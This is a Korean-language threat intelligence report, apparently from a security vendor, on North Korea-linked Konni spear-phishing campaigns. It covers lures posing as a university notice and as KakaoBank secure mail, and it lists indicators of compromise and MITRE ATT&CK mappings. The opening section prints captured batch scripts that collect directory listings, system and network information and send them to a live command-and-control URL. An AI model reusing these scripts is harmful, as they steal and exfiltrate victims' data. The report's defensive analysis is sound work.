	`call 07856126.bat "%url%" "cuserdesk.txt" "%COMPUTERNAME%_cuserdesk.txt" >nul`
	`call 07856126.bat "%url%" "systeminfo.txt" "%COMPUTERNAME%_systeminfo.txt" >nul`
	`call 07856126.bat "%url%" "ipinfo.txt" "%COMPUTERNAME%_ipinfo.txt" >nul`
	`call 07856126.bat "%url%" "tsklt.txt" "%COMPUTERNAME%_tsklt.txt" >nul`
	`call 07856126.bat "%url%" "cprog.txt" "%COMPUTERNAME%_cprog.txt" >nul`

북한인권단체 사칭 - versioninfo.bat	`@echo off`
	`pushd "%~dp0"`
	`dir C:\Users\%username%\downloads\ /s > %~dp0cuserdown.data`
	`dir C:\Users\%username%\documents\ /s > %~dp0cuserdocu.data`
	`dir C:\Users\%username%\desktop\ /s > %~dp0cuserdesk.data`
	`dir "C:\Program Files\" > %~dp0cprog.data`
	`dir "C:\Program Files (x86)\" > %~dp0cprog32.data`
	`nslookup myip.opendns.com resolver1.opendns.com > %~dp0ipinfo.data`
	`tasklist > %~dp0tsklt.data`
	`systeminfo > %~dp0systeminfo.data`
	
	`timeout -t 5 /nobreak`
	`set url=http://anrun.kr/movie/contents.php`
	
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdown" "cuserdown.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdocu" "cuserdocu.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_userdesk" "cuserdesk.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog" "cprog.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_prog32" "cprog32.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_ipinfo" "ipinfo.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_tasklist" "tsklt.data"`
	`WScript.exe unactivate.vbs "%url%" "%COMPUTERNAME%_systeminfo" "systeminfo.data"`
	
	`del /f /q unactivate.vbs`


[표 5-4] 정보 수집 및 유출 명령 부분 비교 화면

5.2. 최신 유사 Konni 캠페인 사례 비교

■ 북한대학원대학교 홈페이지 HWP 문서 위장


○ GSC는 지난 08월 30일 북한대학원대학교 공지사항 문서로 위장한 악성 파일 변종을 발견합니다.

○ '수강신청정정원.hwp' 파일과 '2023-2-주차등록신청서-학생용.hwp' 내용이 공격에 악용됐습니다. 해당 문서들은 미끼(Decoy)로 사용됐고, 08월 21일 대학 홈페이지 공지사항에 등록됐습니다.



[그림 5-1] 북한대학원대학교 대학생활 공지사항 화면

○ 공격에 쓰인 악성 파일은 HWP 문서로 위장한 2중 확장자 타입의 LNK 악성 코드로 압축된 형태로 발견됩니다. 압축 해제시 외형상 HWP 확장자만 보입니다. 얼핏 문서 파일로 오인해 실행할 수 있지만, 명령 프롬프트 상에서 LNK 확장자가 포함된 것을 확인할 수 있습니다. 물론, 주의깊게 살펴보면 화살표 아이콘이 포함된 LNK 파일임을 구별할 수 있습니다.



[그림 5-2] 북한대학원대학교 문서로 위장한 악성파일 화면

○ 본 위협 케이스에서 사용된 'update_cmd.zip' 파일은 앞서 기술한 북한인권단체 및 통일부 사칭 테마의 [사례 A], [사례 B]와 동일합니다. 따라서 유해 스크립트 기능과 C2 서버가 동일하게 사용됩니다. 각 악성 파일이 실행될 때 보여지는 정상 문서 화면은 다음과 같습니다.

2023-2-주차등록신청서-학생용.hwp	수강신청정정원.hwp

북한대학원대학교 주차등록 신청서

(학생용)

성명	
소속	석사, 박사 ( )기
연락처 (휴대폰)	
차량번호	
등록(이용)기간	2023. 09. 01. ~ 2024. 02. 28.

개인정보 제공 동의

유의사항 (개인정보 수집 목적 · 관리방법, 정보제공 동의 거부 가능 고지)

▪ 수집된 개인정보자료 · 개인정보 제공 동의서는 주차등록 및 관리 목적으로만 사용되고, 「공공기록물관리에관한법률」에 따라 관리 · 폐기되며 수집하려는 개인정보의 항목은 아래와 같습니다. (성명, 소속, 직위, 휴대폰번호, 차량번호, 차종(색상))

▪ 개인의 자유로운 의사에 따라 정보 제공등의를 거부할 수 있습니다. 다만, 이 경우 주차등록 및 이용을 원활히 진행할 수 없음을 알려드립니다.

□ 개인정보의 수집 및 제공에 동의합니다.

년 월 일

성명 (서명)

수강신청 정정원

과 정 : 석사 / 박사 성 명 :

인턱처 : (최근6개월간 변동이 있을 경우 기재)

삭 제 과 목		추 기 과 목	
과 목 명	담당교수	과 목 명	담당교수

이상 과목

정정사유 :

위와 같이 수강신청을 정정코자 합니다.

년 월 일

본 인 : (인)

지도교수 : (인)

북 한 대 학 원 대 학 교


※본 신청서의 개인정보는 수강신청정정관련의 수집목적에 따라 당해 업무처리(보유·이용·제공)를 위한 기간만 사용하는 것에 동의하면서 신청서를 제출합니다.

[표 5-5] 북한대학원대학교 문서로 위장한 악성파일 화면

■ 카카오뱅크 보안메일 위장

○ GSC는 북한대학원대학교 사칭건을 발견한 같은날, 마치 카카오뱅크 보안 메일처럼 위장한 또 다른 위협 유형을 식별했습니다. 대체로 LNK 기반 공격은 압축 파일 내부에 숨겨, 전자우편으로 전달하는 스피어 피싱 전략을 구사합니다.

○ 추가 사례는 'securityMail.zip' 압축 이름을 사용했으며, 이전 사례처럼 압축 포맷 내부에 2중 확장자를 지닌 'securityMail.html.lnk' 바로가기형 악성 코드가 내장돼 있습니다. 앞서 기술한 여러 사례들이 XLSX, PDF, HWP 등 주로 문서 파일처럼 위장했다면, 본 건은 HTML 웹 페이지 파일로 위장한 것이 차이점입니다. 그리고 'update_cmd.zip' 파일을 생성하는데, 기존과 동일한 파일이 사용됐습니다.



[그림 5-3] 카카오뱅크 보안메일 비밀번호 입력 위장 화면

○ 2022년 11월 경 발견된 유사한 위협 사례 중, 악성 DLL 파일을 설치하는 형태가 발견된 바 있습니다. 당시 보고된 유사 변종 공격 사례도 마치 카카오뱅크의 보안 메일 화면에 비밀번호를 입력하도록 유도하는 화면을 동일하게 보여줍니다.

○ 'securityMail_1031.html.lnk', 'securityMail_1101.html.lnk' 파일명의 바로가기 파일이며, 2중 확장자 기법을 동일하게 사용했습니다.

[그림 5-4] 카카오뱅크 보안메일 유사 변종 LNK 악성코드 명령어 화면

○ Powershell 명령어를 통해 내장된 정상 html 파일을 생성해 보여주고, ZIP 압축 파일과 BAT 파일을 통해 'mfc100.dll' 라이브러리 호출이 진행됩니다. 'mfc100.dll' 파일은 ZIP 압축 내부에 포함돼 있고, 배치 파일내 'rundll32.exe' 명령과 Run 인자값이 조합되어 실행됩니다. 여기서 사용된 'mfc100.dll' 파일은 'Themida'[6] 상용 소프트웨어 프로텍터로 패킹되어 있으며, 'naver-file[.]com' (5.8.71.81 [일본]) 호스트를 C2로 사용하는 Amadey Bot 유형입니다.


○ 당시 식별된 Passive DNS 중에는 'nate-download[.]com' (172.86.123.0 [미국]) 호스트가 존재하는데, 'naver-storage[.]com', 'daum-store[.]com' 도메인이 연결됩니다. 참고로 일각에서 본 Konni 캠페인 이슈를 APT37(ROKRAT) 유사 계열로 분류하기도 합니다.

[6] Themida Overview

5.3. 위협 케이스별 연관 관계

■ 공격 체인 연관성 조사

○ GSC는 여러 코니 위협 캠페인 중 TTPs 기반 공격 체인 유사도가 높은 내용만 선별해 관계도를 제작했습니다.




[그림 5-5] 코니 위협 캠페인 연관 관계도

6. 결론 및 대응방법 (Conclusion)

6.1. Genian EDR 제품을 통한 효과적인 위협 탐지

■ 공격 스토리 라인의 시각화 분석 및 가시성 확보

○ Genain EDR[7] 서비스를 기업 및 기관 등에서 도입해 적극 활용할 경우 신규 APT 공격 유입시 전체 흐름을 신속하게 파악해 위협의 내부 확산을 차단할 수 있음은 물론, 위협 연관 관계 분석을 용이하게 수행할 수 있습니다.



[그림 6-1] Genian EDR 솔루션의 공격 스토리 라인

[그림 6-2] 이상행위 프로세스 커맨드 탐지 내역

[7] 단말 이상행위 탐지 및 대응 솔루션 Genian EDR


6.2. 단말의 이상행위 탐지를 위한 능동적 대응 필수

■ 다변화 · 고도화되고 있는 사이버 공격 대처법

○ 의심 이벤트에 대한 빠른 인지와 행적 분석은 위협 대응책 마련과 확산 차단으로 피해를 최소화하는데 필요합니다. 공격자들은 엔드포인트 대상으로 지금도 공격을 지속중이며, 다양한 수법을 동원해 내부 침투에 활용합니다. 어차피 공격 대상에 엔드포인트가 포함될 것이며, 파일리스(Fileless) 기반의 공격도 꾸준히 증가추세입니다. 이러한 위협 요소를 보다 효과적으로 탐지하고 대응하기 위해 단말내 이상행위 수집은 선택이 아닌 필수라 해도 전혀 과언이 아닙니다.

○ 그동안 공개됐던 여러 APT 공격 사례와 위협 인텔리전스 분석 내용만 봐도 현재 우리나라 사이버 위협 수위가 대단히 높다는 것을 알 수 있습니다. 더구나 한국만을 집요하게 노린 특화된 공격들이 점차 고도화되고 있습니다. 특정 개인을 통로 삼아 그가 소속된 조직 내부의 보안 사각지대를 뚫고 측면으로 이동 침투를 시도합니다.

○ 특히, 국가 배후 주도로 수행되는 APT 공격의 경우 그 위험성은 한 나라의 국가안보와 직결될 만큼 중차대한 문제로 대두되는 실정입니다. 이러한 이상징후 및 위협요소를 얼마나 빨리 정확히 식별할 수 있느냐는 매우 중요한 과제입니다. Genian EDR은 기존에 알려진 침해지표(IoC) 뿐만 아니라 머신러닝(ML)과 이상행위(XBA) 탐지, 평판조회와 유사도 분석 등 위협 인텔리전스(CTI)를 종합해 위협을 조기에 식별하고 대응할 수 있습니다.



[그림 6-3] Genian EDR의 Multi-Layer 탐지 엔진 구성도[8]

[8] PC 가시성의 모든 것 Genian EDR v2.0

6.3. 민·관 협력 위협 인텔리전스를 통한 선제적 대응

■ KISA 위협 인텔리전스 네트워크 협력

○ 지니언스 시큐리티 센터(GSC)는 본 보고서에 기술된 명령제어(C2) 서버 중에 국내 특정 도메인이 공격 거점에 악용 중인 사실을 발견했습니다. 한국인터넷진흥원(KISA) 위협 인텔리전스 네트워크 채널에 이 내용을 신속히 공유했고, KISA측은 능동적인 대응과 적절한 후속 조치를 진행해 주었습니다.

○ 이처럼 국가 연계 위협 행위자들은 국내외 많은 웹 서버를 불법 침투하거나 직접 구축해 또 다른 공격 거점으로 악용하기에, 사이버 위협 분야에서 신속한 민·관 협력은 무엇보다 중요합니다.

○ GSC는 보고서로 소개된 내용 외에도 시시각각 식별된 신규 위협 정보를 KISA 등과 긴밀히 공조하는 등 협력 대응 체계를 유지하고 있으며, KISA 및 정부 유관기관의 적극적인 협조로 피해 최소화에 많은 효과를 발휘하고 있습니다.

※ **[사이버위협 인텔리전스 네트워크]**는 한국인터넷진흥원(KISA)과 주요 보안업체가 참여해 운영 중인 협력 체계로 최신 위협 정보 공유 등을 통해 침해사고 민·관 공동 대응을 강화하고자 구성된 협력 네트워크 입니다. 현재 실시간 온라인 정보 공유 채널이 운영 중이며, 원활한 커뮤니케이션이 유지 중입니다.

7. 침해 지표 (Indicator of Compromise)

7.1. Malware MD5 Hash

168bcc063501d191d82aaa3a32741a12

26f69f8917f6890f26ec5b10611df092

37726543ff0bf6067ffa06e3dec8823d

45aca657889ac60f1ee129c5c8442cdb

6b944c9dc4b760fffb56adf4fecf6764

7336068f2c5ed3ed154b6c8b1d72726a

740f4dcb8d64c0bc7bb6998648a48767

892bd45372876d29e883e114981e311b

90468e4bdf61cf146030515ed3e15d81

b86c38ae5c24c55831d7f8ca3cbeb814

bc3fb948dc956f79dbc7aac06442d6ef

d7d48592bc21b37c02891e0e036bf26c

db31a36e1684c568fa3529d60a59ba29

f52e3524e842d3df01088914692b283e

ff4067b4865c9b49da2f28ac12ca5c1a

7.2. Domain Names

anrun[.]kr

ddmccic.or[.]kr

m2comm.co[.]kr

naver-file[.]com

nate-download[.]com

naver-storage[.]com

daum-store[.]com

7.3. IP Address [Country]

112.222.52.98 [KR]

5.8.71.81 [JP]

172.86.123.0 [US]

8. 공격 지표 (Indicator of Attack)

8.1. MITRE ATT&CK Matrix

- MITRE ATT&CK[9] Matrix - Konni[10] Group Descriptions

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
	T1598.003	Phishing for Information: Spearphishing Link
Resource Development	T1585.002	Establish Accounts: Email Accounts
	T1585.003	Establish Accounts: Cloud Accounts
Initial Access	T1566.002	Phishing: Spearphishing Link
	T1566.003	Phishing: Spearphishing via Service
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1059.005	Command and Scripting Interpreter: Visual Basic
	T1204.002	User Execution: Malicious File
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Defense Evasion	T1070.004	Indicator Removal: File Deletion
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
Collection	T1119	Automated Collection
Command and	T1071.001	Application Layer Protocol:

[9] https://attack.mitre.org/tactics/enterprise/
[10] Konni

Control		Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

[표 8-1] MITRE ATT&CK, Tactics and Techniques

9. 참고 자료 (Reference)

9.1. 국내 정보

(23. 07. 31)국세청 우편물 발송 알림 사칭 공격 (Konni APT Campaign) [Genians]

(23. 09. 14) 국세청을 사칭한 악성 LNK 유포 [Ahnlab]

9.2. 해외 정보

(23. 09. 13) Analysis of the recent offensive operations conducted by North Korean APT groups [Knownsec]

(23. 09. 18) Konni APT exploits WinRAR vulnerability (CVE-2023-38831) targeting the cryptocurrency industry [Knownsec]